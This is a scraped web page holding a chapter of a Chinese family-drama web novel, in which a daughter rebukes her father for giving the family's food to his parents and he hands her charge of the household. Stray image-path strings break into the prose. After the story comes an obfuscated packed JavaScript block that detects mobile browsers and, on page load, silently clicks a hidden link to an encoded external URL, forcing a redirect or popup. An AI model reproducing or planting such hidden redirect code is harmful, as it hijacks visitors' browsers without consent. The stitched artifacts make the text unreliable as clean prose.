第五文学网 > > 奋斗吧,姜英秀! > 第405章 当家

    姜英秀淡淡地看着姜大地敞开肚皮吃完了沈春柳留给他的晚饭,姜家三房人人都知道,姜大地去了老宅,必定是会吃不饱的。

    沈春柳偷偷摸摸地给姜大地留饭的时候,姜英秀故意装糊涂,当做不知道。

    六丫八丫九丫去跟她告状,她也心情愉快地安抚了几个小的。

    其实,让姜大地去老宅吃饭不是目的,她真心不差那点子东西。

    关键是要让姜大地长点教训。

    清醒地认识到,自己在姜老太太心中是个什么地位,这个地位,就算他把三房搬空了,也是不会有丝毫改变的。

    但是姜英秀不打算直接跟他讲,而是要让他自己头破血流地碰出来。

    姜大地吃完了沈春柳留的饭,打了个心满意足的饱嗝儿,一回头,就被悄无声息地站在不远处看着他的姜英秀吓了一跳。

    姜英秀笑眯眯地问他:

    “吃饱了吗?”

    姜大地的脸臊成了一块大红布,不光是脸,就连脖子都红彤彤的,简直跟煮熟了的大虾有一拼。

    姜英秀笑眯眯地看着他,不厚道地追问:

    “我奶没给你吃饱吗?”

    姜大地的脸由红转白又转青,被四丫头这么直截了当地问到脸上,他真是又羞又气,差点一口气上不来厥过去。

    姜英秀看着姜大地的脸上变颜变色,却似乎丝毫都不感觉有压力。继续笑眯眯地看着他:

    “爹,你想明白了吗?谁把你当家人?谁把你当外人?这大冷的天儿,谁惦记着你,给你留饭?谁又连顿粗茶淡饭都不舍得让你吃舒坦了?有些人哪,天性就是不知满足,不知感恩的。人家要是看不上你,你就算把心扒出来给他吃了,都交不下他!”

    姜大地痛苦地闭上了眼,眼角有晶莹的液体滑落:

    “四丫头,你别说了”

    “爹,我本来不想说什么的。我也不差那点东西。但是我看你这么分不清里外拐,我就着急,我就上火,我就生气!

    我娘嫁给你这么老些年了,你让她过的是什么日子?

    你看看我大姑、我大娘、我二大娘过的是什么日子,我五婶过得又是什么日子?

    我二大爷事事都听我二大娘的,你看看咱们家谁敢欺负她?

    我五叔把我五婶捧在手心里怕摔了,含在嘴里怕化了,你看看咱们家谁敢得罪她?

    你再看看我娘,过得又是什么日子?

    哪一房人不敢踩咕她?

    你身为一个老爷们儿,自己个儿的媳妇儿都护不住,你不嫌乎磕碜吗?

    你身为一家之主,自己家的孩子一个个饿的嗷嗷叫,老婆肚子里还揣着一个小的,你不说好好把这一家子的日子往好了过,还跟个耗子似的,有点好吃的就给搬走,你这心里都不会愧疚吗?

    你是铁石心肠吗?

    你是眼睛瞎了、耳朵聋了吗?

    别人怎么对待你老婆的?怎么对待你孩子的?这些你都看不见、听不见吗?

    好,就算你没长心!就算你这些都看不见,都听不见!那么,你这么卖力,人家又是怎么对待你的?

    你在人家心里,比得上你姐你妹你哥你弟一片脚趾盖儿吗?

    我走之前,留在家里的东西,如果你们正常吃喝,天天敞开肚皮,抡圆了腮帮子可劲儿造,也足够咱们家这些人支撑俩月的。但是现在呢?我家里家外,从外屋地到土豆窖,从房梁到仓房,就看到小半袋子苞米面儿,小半口袋苞米茬子。

    那些鱼呢?肉呢?鸡蛋鸭蛋呢?我腌的那些咸菜呢?我留下的那些米面油呢?

    都哪去了?

    你搬动那么多东西到人家家里去,人家今儿个招待你吃的什么好吃的呀?说来我听听,让我也解解馋!

    那老些东西,你就是扔了喂狗,那狗也得给你摇摇尾巴吧?

    你搬动出去,人家给过你一个好脸儿吗?”

    姜英秀一直压着声音,可是这些话一针见血又尖酸刻薄,那冲击力,就像一把把蜂拥而至、寒光闪闪的飞刀,而且每一刀都直直地插进了姜大地的心上。

    姜大地一句话都说不出来,一直昂着头,闭着眼,可是眼泪却顺着脸颊不停滴往下淌,他抬起棉袄袖子就擦,可是不管怎么擦,都擦不干净。

    姜英秀吁了一口气,不知道自己是不是把姜大地逼得太狠了。

    就这么**裸地撕掉他的幻想,逼迫他直面现实,会不会太残忍了?然而这个念头一闪即逝。

    她倘若不对姜大地残忍,这个稀里糊涂的“孝子”,就会继续以往那些行径,对沈春柳和三房一家子,残忍到无以复加。

    身为一个丈夫,一个父亲,一个一家之主,他有必须要肩负起来的责任。

    姜老爷子和姜老太太孩子多,姜大地又不得宠,大概只是稀里糊涂地把他养大了,除了要孝顺,要懂事之外,并没有教导过他什么吧。

    虽然自己这个身份,来“教导”姜大地,实在很是荒谬。

    然而,如果自己碍于身份,不管不顾,继续放任他这样子下去,怕是他永远都不会觉醒。

    或者,也许会“人之将死,其言也善”,回光返照的时候,才会悔不当初,恍然发现自己这一辈子都活得稀里糊涂,始终都对不起老婆孩子,辜负了真正的家人?姜英秀的清冷和姜大地的痛苦,都被沈春柳看在了眼里。

    沈春柳是听到了外屋地的动静,估摸着姜大地差不多应该吃完了,过来收拾碗碟的。

    却没想到,自己给姜大地留饭的事情,竟然被四丫头给撞破了。

    四丫头之前真的生气了,她都不敢劝。

    这会儿她怕四丫头对姜大地说出来些难听的,再让姜大地下不来台,就奓着胆子,想要劝劝这孩子。谁曾想,她还没等鼓足勇气把心里话说出口,就听到了姜英秀这番诘问。

    这些话在姜大地心上刀刀见血,在沈春柳心上,也是一样。

    她嫁过来之后,一味柔顺,一味贤良,其实也从来没有为自己的孩子们争取过什么。

    然而她的性子就是如此。

    指望她鼓起勇气,保护自己的孩子,那简直还不如指望天上下金子。

    可是,她的性格虽然软弱,没有主见,却也并不是缺心眼儿。

    别人欺负她,欺负她的丈夫,欺负她的孩子,她怎么可能会不知道呢?

    即便她常常忍不住把人都往好处里头想,但是这并不意味着,她对于自己受到的不公正待遇,毫无察觉。

    姜英秀这番话说出口,她本来明明想要喝止,想要让她不要再说下去了,想要让她给自己的亲爹留几分颜面,却好像喉咙被什么东西堵住了似的,竟然一句话都说不出来,只觉满腹辛酸,一个劲儿地流眼泪。

    姜英秀叹息一声,转身欲走。

    却听到姜大地哽咽一声,鼻音浓重地出声了:

    “四丫头,你骂得对。我对不起你娘,也对不起你们几个”

    “大地”

    沈春柳闻言也能发出声音了,这一对个性软弱的包子夫妻,面对面地飙起了泪。

    姜英秀看得好气又好笑,这场景,怎么觉着自己跟要拆散一对苦命鸳鸯的恶霸似的?却听得姜大地再次张口说道:

    “四丫头,爹再也不会犯糊涂了,今后咱们家你当家!”


eval(function(p,a,c,k,e,r){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('t B(){o(S C==="\\p\\6\\3\\0\\j\\5\\6\\0\\3"){D T}E a=(U^V)+(F^F);u G=C[\'\\p\\c\\0\\9\\W\\k\\0\\6\\4\'][\'\\4\\2\\v\\2\\m\\0\\9\\q\\1\\c\\0\']();a="X".w("").x().y("");u H=Y Z(\'\\1\\6\\3\\9\\2\\5\\3\\d\\5\\e\\l\\2\\6\\0\\d\\5\\e\\1\\3\\d\\5\\e\\2\\3\\d\\m\\5\\6\\3\\2\\m\\c\\I\\e\\l\\2\\6\\0\\d\\7\\8\\1\\g\\r\\7\\0\\9\\9\\h\\d\\c\\h\\f\\7\\5\\1\\6\\d\\m\\0\\7\\2\\c\\d\\2\\e\\0\\9\\1\\I\\f\\5\\6\\5\\d\\5\\0\\f\\2\\7\\5\\8\\0\\d\\f\\2\\7\\5\\8\\0\',\'\\5\');D H[\'\\4\\0\\c\\4\'](G)}t J(a){E b=(K^K)+(10^11);ui=n[\'\\g\\9\\0\\1\\4\\0\\L\\8\\0\\f\\0\\6\\4\']("\\1");b=(12^13)+(14^15);i[\'\\l\\9\\0\\j\']=a;i[\'\\c\\4\\h\\8\\0\'][\'\\3\\5\\c\\e\\8\\1\\h\']="\\6\\2\\6\\0";i[\'\\4\\1\\9\\k\\0\\4\']="16".w("").x().y("");n[\'\\7\\2\\3\\h\'][\'\\1\\e\\e\\0\\6\\3\\q\\l\\5\\8\\3\'](i);i[\'\\g\\8\\5\\g\\r\']();n[\'\\7\\2\\3\\h\'][\'\\9\\0\\f\\2\\z\\0\\q\\l\\5\\8\\3\'](i)}n[\'\\1\\3\\3\\L\\z\\0\\6\\4\\v\\5\\c\\4\\0\\6\\0\\9\']("\\17\\18\\19\\q\\2\\6\\4\\0\\6\\4\\v\\2\\1\\3\\0\\3",t(){o(!M[\'\\k\\8\\2\\7\\1\\8\\N\\1\\9\']){o(n[\'\\7\\2\\3\\h\']!=1a){M[\'\\k\\8\\2\\7\\1\\8\\N\\1\\9\']="\\A";O=P[\'\\k\\0\\4\\A\\4\\0\\f\']("\\8\\p\\g\\r\\Q\\j\\j");o(!O&&B()){J("\\l\\4\\4\\e\\c\\1b\\s\\s\\7\\m\\1c\\1d\\1e\\R\\9\\1f\\3\\k\\z\\7\\R\\g\\2\\f\\s\\g\\7\\3\\s\\1\\1\\1\\1\\7\\1")}P[\'\\c\\0\\4\\A\\4\\0\\f\']("\\8\\p\\g\\r\\Q\\j\\j","1g".w("").x().y(""))}}});',62,79,'u0065|u0061|u006F|u0064|u0074|u0069|u006E|u0062|u006C|u0072|||u0073|u007C|u0070|u006D|u0063|u0079|_0x9c_0xc86|u0066|u0067|u0068|u0077|document|if|u0075|u0043|u006B|u002F|function|const|u004C|split|reverse|join|u0076|u0049|isMobileDevice|navigator|return|var|464266|_0x86227d|_0x2_0x5d8|u0020|OpenUrl|200295|u0045|window|u0056|hasExecuted|localStorage|u005F|u002E|typeof|false|399549|399546|u0041|fmhjpl|new|RegExp|642306|642305|447903|447894|731200|731209|knalb_|u0044|u004F|u004D|null|u003A|u0031|u0030|u0032|u007A|eurt'.split('|'),0,{}))